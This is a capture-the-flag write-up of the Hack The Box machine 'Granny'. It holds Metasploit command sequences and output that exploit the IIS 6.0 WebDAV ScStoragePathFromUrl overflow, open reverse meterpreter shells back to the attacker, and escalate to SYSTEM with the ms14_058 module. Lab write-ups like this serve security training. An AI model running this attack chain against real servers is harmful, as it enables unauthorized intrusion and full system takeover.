



Granny Write Up

By: Colin Gunsam


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==== Granny ====

BOX NAME : Granny

BOX I.P : 10.10.10.15

BOX LOCATION: HTB (Hack the box)



[STEP 1]:

As per usual we're going to start by kicking off an Nmap scan with the following syntax:

```
[ nmap -T4 -A -p- 10.10.10.15 ]
```

Nmap scan report for 10.10.10.15

Host is up (0.16s latency).

Not shown: 65534 filtered ports

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 6.0

| http-methods:

|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT

|_http-server-header: Microsoft-IIS/6.0

|http-title: Under Construction

| http-webdav-scan:

| Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH

| Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK

| WebDAV type: Unknown

| Server Type: Microsoft-IIS/6.0

| Server Date: Tue, 01 Dec 2020 19:56:28 GMT

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 759.29 seconds

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Based on these results we can see that port 80 is open and it is also running Microsoft IIS httpd 6.0 (The same as the Grandpa Box).

So lets google the version "Microsoft IIS httpd 6.0" exploits



Now let's go with the rapid7 link because the same company "rapid7" are the creators of metasploit.

Microsoft IIS WebDav ScStoragePathFromUrl Overflow

Disclosed	Created
03/26/2017	05/30/2018

Description

Buffer overflow in the ScStoragePathFromUrl function in the WebDAV service in Internet Information Services (IIS) 6.0 in Microsoft Windows Server 2003 R2 allows remote attackers to execute arbitrary code via a long header beginning with "If:

Author(s)

Zhiniang Peng
Chen Wu
Dominic Chell <dominic@mdsec.co.uk>
firefart

After checking the description we have confirmed that this attack is a remote attack that allows us to excute arbitrary code, which is precidely what we are looking for.

Arbitrary code simply means that the attackcer can excute code or commands remotely on a target machine or in a target process.

After scrolling down we find a metasploit module for the exploit as expected:

The screenshot shows a web browser at the URL https://www.rapid7.com/db/modules/exploit/windows/iis/iis_webdav_scstoragepathfromurl/. The page has a dark navigation bar with links to Kali Linux, Kali Training, Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, Exploit-DB, GHDB, and MSFU. The main content area is divided into sections: 'Development' with links for 'Source Code' and 'History', and 'Module Options'. Under 'Module Options', there is a text block explaining that to display available options, the module should be loaded in the Metasploit console and commands like 'show options' or 'show advanced' should be run. Below this is a numbered list of 7 commands for using the module in a Metasploit session.

```
1 msf > use exploit/windows/iis/iis_webdav_scstoragepathfromurl
2 msf exploit(iis_webdav_scstoragepathfromurl) > show targets
3 ...targets...
4 msf exploit(iis_webdav_scstoragepathfromurl) > set TARGET < target-id >
5 msf exploit(iis_webdav_scstoragepathfromurl) > show options
6 ...show and set options...
7 msf exploit(iis_webdav_scstoragepathfromurl) > exploit
```

Let's use it

First start metasploit then excute the syntax below.

Syntax: [use exploit/windows/iis/iis_webdav_scstoragepathformurl]

Check the options

Syntax [options]

and enter all required settings as seen below:

[set rhosts 10.10.10.15]

[set lhost tun0]

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set rhosts 10.10.10.15
rhosts => 10.10.10.15
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > set lhost tun0
lhost => tun0
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run
```

Then [run] the exploit.

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > run

[*] Started reverse TCP handler on 10.10.14.23:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.14.23:4444 -> 10.10.10.15:1034) at 2020-12-01 15:38:51 -0500

meterpreter > getuid
[-] 1055: Operation failed: Access is denied.
meterpreter > sysinfo
Computer      : GRANNY
OS            : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture : x86
System Language : en_US
Domain        : HTB
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

Now let's try to [getuid]

```
meterpreter > getuid
[-] 1055: Operation failed: Access is denied.
meterpreter > sysinfo
Computer      : GRANNY
OS            : Windows .NET Server (5.2 Build 3790, Service Pack 2).
Architecture : x86
System Language : en_US
Domain        : HTB
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ps
```

Process List
=====

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
276	4	smss.exe				
324	276	csrss.exe				
348	276	winlogon.exe				
396	348	services.exe				
408	348	lsass.exe				
580	396	svchost.exe				
676	396	svchost.exe				
736	396	svchost.exe				
760	396	svchost.exe				
796	396	svchost.exe				
932	396	spoolsv.exe				
960	396	msdtc.exe				
1080	396	cisvc.exe				
1128	396	svchost.exe				

Unfortunately we were unsuccessful, in getting a uid, now let's check the process by running [ps] and migrating to one that is working.

```

1660 396 svchost.exe
1848 580 wmiprvse.exe      x86  0      NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\wbem\wmiprvse.exe
1912 396 dllhost.exe
2164 580 davcddata.exe      x86  0      NT AUTHORITY\NETWORK SERVICE C:\WINDOWS\system32\inetsrv\davcddata.exe
2176 348 logon.scr
2308 580 wmiprvse.exe
2480 2708 rundll32.exe      x86  0      C:\WINDOWS\system32\rundll32.exe
2708 1460 w3wp.exe      x86  0      NT AUTHORITY\NETWORK SERVICE c:\windows\system32\inetsrv\w3wp.exe
3952 1080 cidaemon.exe
3996 1080 cidaemon.exe
4036 1080 cidaemon.exe

meterpreter > migrate 1848
[*] Migrating from 2480 to 1848...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\NETWORK SERVICE
meterpreter >

```

Let's [background] this session.
Then search for suggester [search suggester] and use it.

```

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > search suggester

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/recon/local_exploit_suggester  -----          normal No      Multi Recon Local Exploit Suggester

Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > use 0
msf6 post(multi/recon/local_exploit_suggester) >

```

Next check the [options] and enter all necessary fields.

```

msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

Name          Current Setting  Required  Description
----          -
SESSION       false           yes       The session to run this module on
SHOWDESCRIPTION false           yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) >
msf6 post(multi/recon/local_exploit_suggester) >

```

Then [run] it.

Explanation so far:

[+] First we did a network scan and found the open port and service(s) running on that port. Then we googled and identified an exploit that would work on the service we are running. We successfully got a meterpreter shell. We then had to check our processes and migrate to a different one and then we got a low level authority, but our authority was only

"Network Service" and therefore we need to escalate our privileges. So we backgrounded our session and now we're using local exploit suggerter to recommend exploits that are applicable to our current session and attempt to run these exploits.

=====

Continuing:

We discovered that our target machine is vulnerable to the following exploits:

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 35 exploit checks are being tried...
nil versions are discouraged and will be deprecated in Rubygems 4
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Now let's try them one by one:

```
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms14_058_track_popup_menu
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms14_058_track_popup_menu) > options

Module options (exploit/windows/local/ms14_058_track_popup_menu):

  Name      Current Setting  Required  Description
  ----      -
  SESSION           yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows x86
```

Populate the fiels with the desired settings and run it:

```

msf6 exploit(windows/local/ms14_058_track_popup_menu) > sessions 1
[*] Starting interaction with 1...

meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set session 1
session => 1
msf6 exploit(windows/local/ms14_058_track_popup_menu) > set lhost tun0
lhost => tun0
msf6 exploit(windows/local/ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 10.10.14.23:4444
[*] Launching notepad to host the exploit...
[+] Process 3116 launched.
[*] Reflectively injecting the exploit DLL into 3116...
[*] Injecting exploit into 3116...
[*] Exploit injected. Injecting payload into 3116...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.23:4444 -> 10.10.10.15:1037) at 2020-12-01 16:48:49 -0500

meterpreter >

```

Success! we popped a shell, let check what authority we have :
 Syntax: [getuid]

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Yes! We now have system authority, which is the highest level, equivalent to root on linux.

Now lets get a [shell] and look for the flags.

User Flag:

```

C:\>cd Documents and Settings
cd Documents and Settings

C:\Documents and Settings>dir
dir
Volume in drive C has no label.
Volume Serial Number is 246C-D7FE

Directory of C:\Documents and Settings

04/12/2017  09:19 PM  <DIR>          .
04/12/2017  09:19 PM  <DIR>          ..
04/12/2017  08:48 PM  <DIR>          Administrator
04/12/2017  04:03 PM  <DIR>          All Users
04/12/2017  09:19 PM  <DIR>          Lakis
               0 File(s)              0 bytes
               5 Dir(s)  18,125,152,256 bytes free

C:\Documents and Settings>cd Lakis/Desktop
cd Lakis/Desktop

C:\Documents and Settings\Lakis\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 246C-D7FE

Directory of C:\Documents and Settings\Lakis\Desktop

04/12/2017  09:19 PM  <DIR>          .
04/12/2017  09:19 PM  <DIR>          ..
04/12/2017  09:20 PM                32 user.txt
               1 File(s)              32 bytes
               2 Dir(s)  18,125,152,256 bytes free

C:\Documents and Settings\Lakis\Desktop>type user.txt
type user.txt
[REDACTED] 7d1
C:\Documents and Settings\Lakis\Desktop>

```

Root flag:

```

C:\Documents and Settings\Lakis\Desktop>cd C:\Documents and Settings\Administrator\Desktop
cd C:\Documents and Settings\Administrator\Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 246C-D7FE

Directory of C:\Documents and Settings\Administrator\Desktop

04/12/2017  04:28 PM  <DIR>          .
04/12/2017  04:28 PM  <DIR>          ..
04/12/2017  09:17 PM                32 root.txt
               1 File(s)              32 bytes
               2 Dir(s)  18,125,135,872 bytes free

C:\Documents and Settings\Administrator\Desktop>type root.txt
type root.txt
[REDACTED] 06e9
C:\Documents and Settings\Administrator\Desktop>

```


Congrats!